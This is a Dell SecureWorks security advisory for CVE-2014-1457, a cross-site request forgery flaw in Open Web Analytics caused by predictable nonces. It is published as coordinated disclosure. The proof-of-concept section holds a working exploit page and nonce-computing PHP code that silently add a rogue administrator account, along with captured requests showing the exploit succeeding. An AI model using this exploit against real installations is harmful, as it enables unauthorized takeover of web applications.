Security Advisory SWRX-2014-006

Open Web Analytics Cross-Site Request Forgery (CSRF)

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: Open Web Analytics Cross-Site Request Forgery (CSRF)
Advisory ID: SWRX-2014-006
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2014-006
Date published: Thursday, February 13, 2014
CVE: CVE-2014-1457
CVSS v2 base score: 5.1
Date of last update: Thursday, February 13, 2014
Vendors contacted: Open Web Analytics
Release mode: Coordinated
Discovered by: Dana James Traversie, Dell SecureWorks

Summary

Open Web Analytics (OWA) is open source web analytics software that can track and analyze how visitors use websites and applications. OWA is vulnerable to cross-site request forgery (CSRF) attacks conducted by an unauthenticated remote attacker. The vulnerability is due to insufficiently random nonce values that are used in a CSRF prevention scheme. The web application uses these nonce values to verify client requests. An attacker could exploit this vulnerability by predicting nonce values and persuading a user to follow a malicious link or visit an attacker-controlled website.

Affected products

This vulnerability affects Open Web Analytics v1.5.5 and v1.5.4. It may affect prior versions.

Vendor information, solutions, and workarounds

The vendor has released an updated version to address this vulnerability. OWA users should upgrade to version v1.5.6 or later.

Details

A vulnerability exists in Open Web Analytics v1.5.5 and v1.5.4 due to insufficiently random nonce values that are used in a CSRF prevention scheme. OWA relies on a nonce generation algorithm that is not based on a cryptographic construct. An attacker can compute a valid nonce value by knowing only a targeted user’s OWA user name. These nonce values are also not tied to the user’s session and persist for hours independent of internal web application state. All actions in the OWA web application that rely on these nonce values for CSRF prevention are affected. Successful exploitation may allow an attacker to obtain complete control of the web application, delete or steal data, uninstall the product, or launch additional attacks.


CVSS severity (version 2.0)

Access vector: Network
Access complexity: High
Authentication: None
Impact type: Gain privileges/assume identity, bypass protection mechanisms, read application data, modify application data, denial of service
Confidentiality impact: Partial
Integrity impact: Partial
Availability impact: Partial
CVSS v2 base score: 5.1
CVSS v2 impact subscore: 6.4
CVSS v2 exploitability subscore: 4.9
CVSS v2 vector: (AV:N/AC:H/Au:N/C:P/I:P/A:P)

Proof of concept


The presence of this vulnerability can be confirmed by comparing nonce values computed in the example code (see Figure 1) to actual nonce values used in the web application (see Figure 2). Dell SecureWorks has created a working CSRF exploit (see Figure 3) that takes advantage of this vulnerability.

Dell SecureWorks researchers created a proof of concept video to illustrate the vulnerability, the exploit, and its outcome.



```
[root@p2dtraversie owa_nonce]# pwd
/var/www/html/owa_nonce
[root@p2dtraversie owa_nonce]# cat index.php
<?php

// 43200 appears to be the default value returned by owa_coreAPI::getSetting( 'base', 'nonce_expiration_period') );
$time = ceil(time() / 43200);

// need to know the user name of the target
$user = 'admin';

$tmp = $time . 'base.usersAdd' . $user . 'owa_nonce';
//$tmp = $time . 'base.usersEdit' . $user . 'owa_nonce';

echo 'Current OWA nonce value for ' . $user . ':' . substr(md5($tmp),-12,10);

?>
[root@p2dtraversie owa_nonce]# 
```


Figure 1. PHP code used to compute the correct nonce value for a given user. (Source: Dell SecureWorks)



Current OWA nonce value for admin:1550e3027e

```
                    <option  value="viewer">viewer</option>
                    <option  value="everyone">everyone</option>
                </select>
/TD>


  <TR>
TH>E-mail Address</TH>
TD><input type="text"size="30" name="owa_email_address" value=""


TD>
  <input type="hidden" name="owa_id" value="">
  <input type="hidden" name="owa_nonce" value="1550e3027e">
  <input type="submit" value="Save" name="owa_save_button">
/TD>

n>
```


Figure 2. The nonce value precomputed in an external script matches the actual value used in OWA for the target user. (Source: Dell SecureWorks)



```
<?php
/**
 * OWA v1.5.5 CSRF PoC
 * Dana James Traversie
 * Dell SecureWorks
 */
$owa_target_site = 'http://example.com/owa155/'; // (e.g. 'http://www.example.com/' or 'http://www.example.com/owa/')
$owa_target_user = 'admin'; // (e.g. 'admin')
$owa_new_user = 'hacker'; // (e.g. 'hacker')
$owa_new_user_email = 'hacker@evil.com'; // (e.g. 'hacker@evil.com')
$time = ceil(time() / 43200); // 43200 appears to be the default value returned by owa_coreAPI::getSetting( 'base', 'nonce_expiration_period') ); in OWA v1.5.5 and v1.5.4
$tmp = $time . 'base.usersAdd' . $owa_target_user . 'owa_nonce';
$owa_nonce = substr(md5($tmp),-12,10);
$query_string_part1 = '?owa_do=base.usersProfile&owa_user_id=' . $owa_new_user . '&owa_real_name=&owa_role=admin';
$query_string_part2 = '&owa_email_address=' . $owa_new_user_email . '&owa_id=&owa_nonce=' . $owa_nonce . '&owa_action=base.usersAdd&owa_save_button=Save';
$page_with_query_string = 'index.php' . $query_string_part1 . $query_string_part2;
$form_action  = $owa_target_site . $page_with_query_string;
?>
<html>
<head>
<title>OWA v155 CSRF PoC</title>
<script type="text/javascript">
function insertOWAAdminUser() {
    var postForm = document.createElement('form');
    postForm.action = '<?php echo $form_action; ?>';
    postForm.method = 'POST';
    postForm.target = 'hideFrame';
    var bodyTag = document.getElementsByTagName('body')[0];
    bodyTag.appendChild(postForm);
    postForm.submit();
}
</script>
</head>
<body onLoad="insertOWAAdminUser()">
<h1>OWA v155 CSRF PoC</h1>
<iframe name="hideFrame" height="0px" width="0px"></iframe>
</body>
</html>
```

Figure 3. A working CSRF exploit that takes advantage of this vulnerability to add an unauthorized admin user in OWA. (Source: Dell SecureWorks)

Figure 4 shows the victim's web browser using an HTTP POST request to send the CSRF exploit to the Open Web Analytics web application, and Figure 5 shows the new admin account added to the web application.



Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
104	http://10.11.28.70	GET	/owa_nonce/poc.php	☐	☐	200	950	HTML	php	OWA v155 CSRF PoC		☐	10.11.28.70
105	http://10.11.28.70	POST	/owa155/index.php?owa_do=bas...	☑	☐	302	295	HTML	php			☐	10.11.28.70
106	http://10.11.28.70	GET	/owa155/index.php?owa_site_id=...	☑	☐	200	5422	HTML	php	Open Web Analytics ...		☐	10.11.28.70
109	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	154	script	js			☐	10.11.28.70
110	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	152	script	js			☐	10.11.28.70
111	http://10.11.28.70	GET	/owa155/modules/base/js/owa.js...	☑	☐	304	153	script	js			☐	10.11.28.70
112	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	154	script	js			☐	10.11.28.70

```
POST
/owa155/index.php?owa_do=base.usersProfile&owa_user_id=hacker&owa_real_name=&owa_role=admin&owa_email_address=hacker@secureworks.com&owa_id=&owa_nonce=537168de10&
owa_action=base.usersAdd&owa_save_button=Save HTTP/1.1
Host: 10.11.28.70
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.28.70/owa_nonce/poc.php
Cookie: owa_u=admin; owa_p=e2744931d91565ed5b44a1d52746afa0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Figure 4. The HTTP POST request made after a victim browses to a site hosting the working CSRF exploit code while logged into the Open Web Analytics web application. (Source: Dell SecureWorks)


Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request Response
Raw Headers Hex HTML Render
OWA Wiki
Main Configuration
User Management
Tracked Sites
Modules
Add New User

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
104	http://10.11.28.70	GET	/owa_nonce/poc.php	☐	☐	200	950	HTML	php	OWA v155 CSRF PoC		☐	10.11.28.70
105	http://10.11.28.70	POST	/owa155/index.php?owa_do=bas...	☑	☐	302	295	HTML	php			☐	10.11.28.70
106	http://10.11.28.70	GET	/owa155/index.php?owa_site_id=...	☑	☐	200	5422	HTML	php	Open Web Analytics ...		☐	10.11.28.70
109	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	154	script	js			☐	10.11.28.70
110	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	152	script	js			☐	10.11.28.70
111	http://10.11.28.70	GET	/owa155/modules/base/js/owa.js...	☑	☐	304	153	script	js			☐	10.11.28.70
112	http://10.11.28.70	GET	/owa155/modules/base/js/includ...	☑	☐	304	154	script	js			☐	10.11.28.70

User ID	Real Name	Role	Options
admin		admin	Edit
hacker		admin	Edit | Delete

Figure 5. The HTTP response shows a new admin user was added to the web application as a result of the CSRF exploit. (Source: Dell SecureWorks)

Revision history

1.0 2014-02-13: Initial advisory release

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. listens to customers and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information and IT security services to help organizations of all sizes protect their IT assets, comply with regulations and reduce security costs.

Disclaimer

This advisory may not be edited or modified in any way without the express written consent of Dell SecureWorks. Permission is hereby granted to link to this advisory via the Dell SecureWorks website or use in accordance with the fair use doctrine of U.S. copyright laws. See the Dell SecureWorks terms of use at http://www.secureworks.com/contact/terms_of_use/ for additional information.

The most recent version of this advisory may be found on the Dell SecureWorks website at http://www.secureworks.com. The contents of this advisory may change or be removed from the website without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. ANY USE OF THIS INFORMATION IS AT THE USER'S RISK. In no event shall Dell SecureWorks be liable for any damages whatsoever arising out of or in connection with the use or further publication or disclosure of this information.